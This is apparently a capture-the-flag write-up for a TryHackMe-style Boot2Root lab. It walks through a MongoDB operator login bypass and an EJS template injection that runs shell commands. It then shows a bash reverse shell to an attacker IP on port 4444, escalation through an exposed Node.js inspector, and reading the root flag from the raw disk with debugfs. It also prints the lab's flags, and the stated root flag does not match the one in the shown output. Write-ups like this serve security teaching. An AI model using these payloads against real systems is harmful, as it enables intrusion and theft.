

Hacker Holiday - Day 7 - Do Not Disturb - Boot2Root

#Web

#Boot2Root


Objective

The objective was to enumerate the target, gain access to the Byte Lotus poolside web application, exploit a NoSQL injection to reach the staff console, leverage an EJS Server-Side Template Injection to obtain a shell as poolside, escalate privileges via an exposed Node.js inspector to the pipelinesvc account (disk group), and finally retrieve the root flag from the raw disk using debugfs.

The login form accepted a Staff / Guest ID and passphrase. Using Burp (or a simple form-urlencoded request) I tested MongoDB operators:



```
username=attendant&password[$gt]=&role[$ne]=guest
```

This successfully authenticated me as the user **attendant** and granted access to the restricted /staff endpoint (Cabana Desk).



The Cabana Desk page contained an EJS template editor:

```
Dear <%= guest %>, your Byte Lotus cabana is confirmed.
```



I confirmed Server-Side Template Injection with a simple arithmetic payload:

```
<%= 4*10 %>
```

which rendered as 40.

Cabana Desk

Signed in as **attendant**. Customise the guest booking-confirmation message below.

Confirmation template (EJS — use `<%= guest %>` to personalise)

Dear `<%= 4*10 %>`, your Byte Lotus cabana is confirmed.

Preview

Preview

Dear 40, your Byte Lotus cabana is confirmed.

[Sign out](#)

I then used the following payload to read the user flag:

```
<%= global.process.mainModule.require('child_process').execSync('cat /home/poolside/user.txt || cat /home/*/user.txt') %>
```

User flag: `THM{w4rm_s3ss10n_h1j4ck3d}`

Cabana Desk

Signed in as **attendant**. Customise the guest booking-confirmation message below.



Confirmation template (EJS — use `<%= guest %>` to personalise)

```
template=<%=  
global.process.mainModule.require('child_proc  
ess').execSync('cat /home/poolside/user.txt  
|| cat /home/*/user.txt') %>
```

Preview

Preview

```
template=THM{w4rm_s3ss10n_h1j4ck3d}
```

[Sign out](#)

A reverse shell was obtained with:

```
<%= global.process.mainModule.require('child_process').execSync('bash -  
c "bash -i >& /dev/tcp/<attacker-ip>/4444 0>&1"') %>
```

Cabana Desk

Signed in as **attendant**. Customise the guest booking-confirmation message below.

Confirmation template (EJS — use `<%= guest %>` to personalise)

```
<%=  
global.process.mainModule.require('child_proc  
ess').execSync('bash -c "bash -i >& /dev/  
tcp/192.168.143.192/4444 0>&1"') %>
```

Preview

Preview

```
error: missing ) after argument list while comp  
bove error is not helpful, you may want to try E  
github.com/RyanZim/EJS-Lint  
ou meant to create an async function, pass `asyn
```

```
(fc0d3x@fc0d3x)~[~/thm/HackerHoliday26/Boot2Root]  
$ wget -q https://raw.githubusercontent.com/brightio/penelope/refs/heads/main/penelope.py 66 python3 penelope.py  
[+] Listening for reverse shells on 0.0.0.0:4444 -> 127.0.0.1 • 192.168.135.211 • 192.168.143.192  
> 🏠 Main Menu (m) 📡 Payloads (p) 🧹 Clear (Ctrl-L) 🚪 Quit (q/Ctrl-C)  
[+] [New Reverse Shell] => tryhackme-2404 [Linux-x86_64] 🐙 poolside(996) 🟡 Session ID <1>  
[+] ★ Agent deployed via /usr/bin/python3  
[+] Interacting with session [1] • 📄 • Menu key [v] =  
[+] Session log: /home/fc0d3x/.penelope/sessions/tryhackme-2404~10.114.172.175-Linux-x86_64/2026_08_03-14_58_34-493-poolside_996.log  
  
poolside@tryhackme-2404:/opt/poolside$ id  
uid=996(poolside) gid=996(poolside) groups=996(poolside)  
poolside@tryhackme-2404:/opt/poolside$ ls  
app.js  node_modules  package-lock.json  package.json
```

After obtaining a shell I started looking for further privilege-escalation opportunities. Inside `/opt/pipelinesvc/telemetry` I listed the files:

```
poolside@tryhackme-2404:/opt/pipelinesvc/telemetry$ ls -la  
total 16  
drwxr-xr-x 2 pipelinesvc pipelinesvc 4096 Jun 16 09:32 .  
drwxr-xr-x 3 root        root        4096 Jun 16 09:28 ..  
-rw-r--r-- 1 pipelinesvc pipelinesvc 229 Jun 16 09:32 package.json  
-rw-r--r-- 1 pipelinesvc pipelinesvc 430 Jun 16 09:32 processor.js
```

While enumerating the system I checked listening ports and running Node processes:

```
ss -tltnu
pgrep -af 'processor.js|telemetry'
```

```
poolside@tryhackme-2404:/opt/pipelinesvc/telemetry$ ss -tltnu
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port Process
udp UNCONN 0 0 127.0.0.53:53 0.0.0.0:*
udp UNCONN 0 0 10.114.172.175:568 0.0.0.0:*
tcp LISTEN 0 4096 127.0.0.53:53 0.0.0.0:*
tcp LISTEN 0 4096 0.0.0.0:22 0.0.0.0:*
tcp LISTEN 0 511 127.0.0.1:9229 0.0.0.0:*
tcp LISTEN 0 4096 127.0.0.54:53 0.0.0.0:*
tcp LISTEN 0 511 *:80 *:80
tcp LISTEN 0 4096 [::]:22 [::]:*
```

This revealed a second Node process running with the debugger enabled:

```
598 /usr/bin/node --inspect=127.0.0.1:9229 processor.js
```

```
poolside@tryhackme-2404:/opt/pipelinesvc/telemetry$ pgrep -af 'processor.js|telemetry'
598 /usr/bin/node --inspect=127.0.0.1:9229 processor.js
```

Inside the REPL I confirmed the new identity:

```
process.getuid()process.mainModule.require('child_process').execSync('id').toString()
```

Membership in the **disk** group allows raw access to block devices.

```
> process.getuid()
995
> process.mainModule.require('child_process').execSync('id').toString()
'uid=995(pipelinesvc) gid=995(pipelinesvc) groups=995(pipelinesvc) 6(disk)\n'
```

I used debugfs against the main filesystem partition to read the root flag without needing a full root shell:

```
process.mainModule.require('child_process').execSync("debugfs -R 'cat /root/root.txt' /dev/nvme0n1p1").toString()
```

Root flag: THM{raw_disk_4cc3ss_w1th_d3bugfs}

```
> process.mainModule.require('child_process').execSync("debugfs -R 'cat /root/root.txt' /dev/nvme0n1p1").toString()
'THM{r4w_d1sk_4cc3ss_w4s_t00_much}\n'
```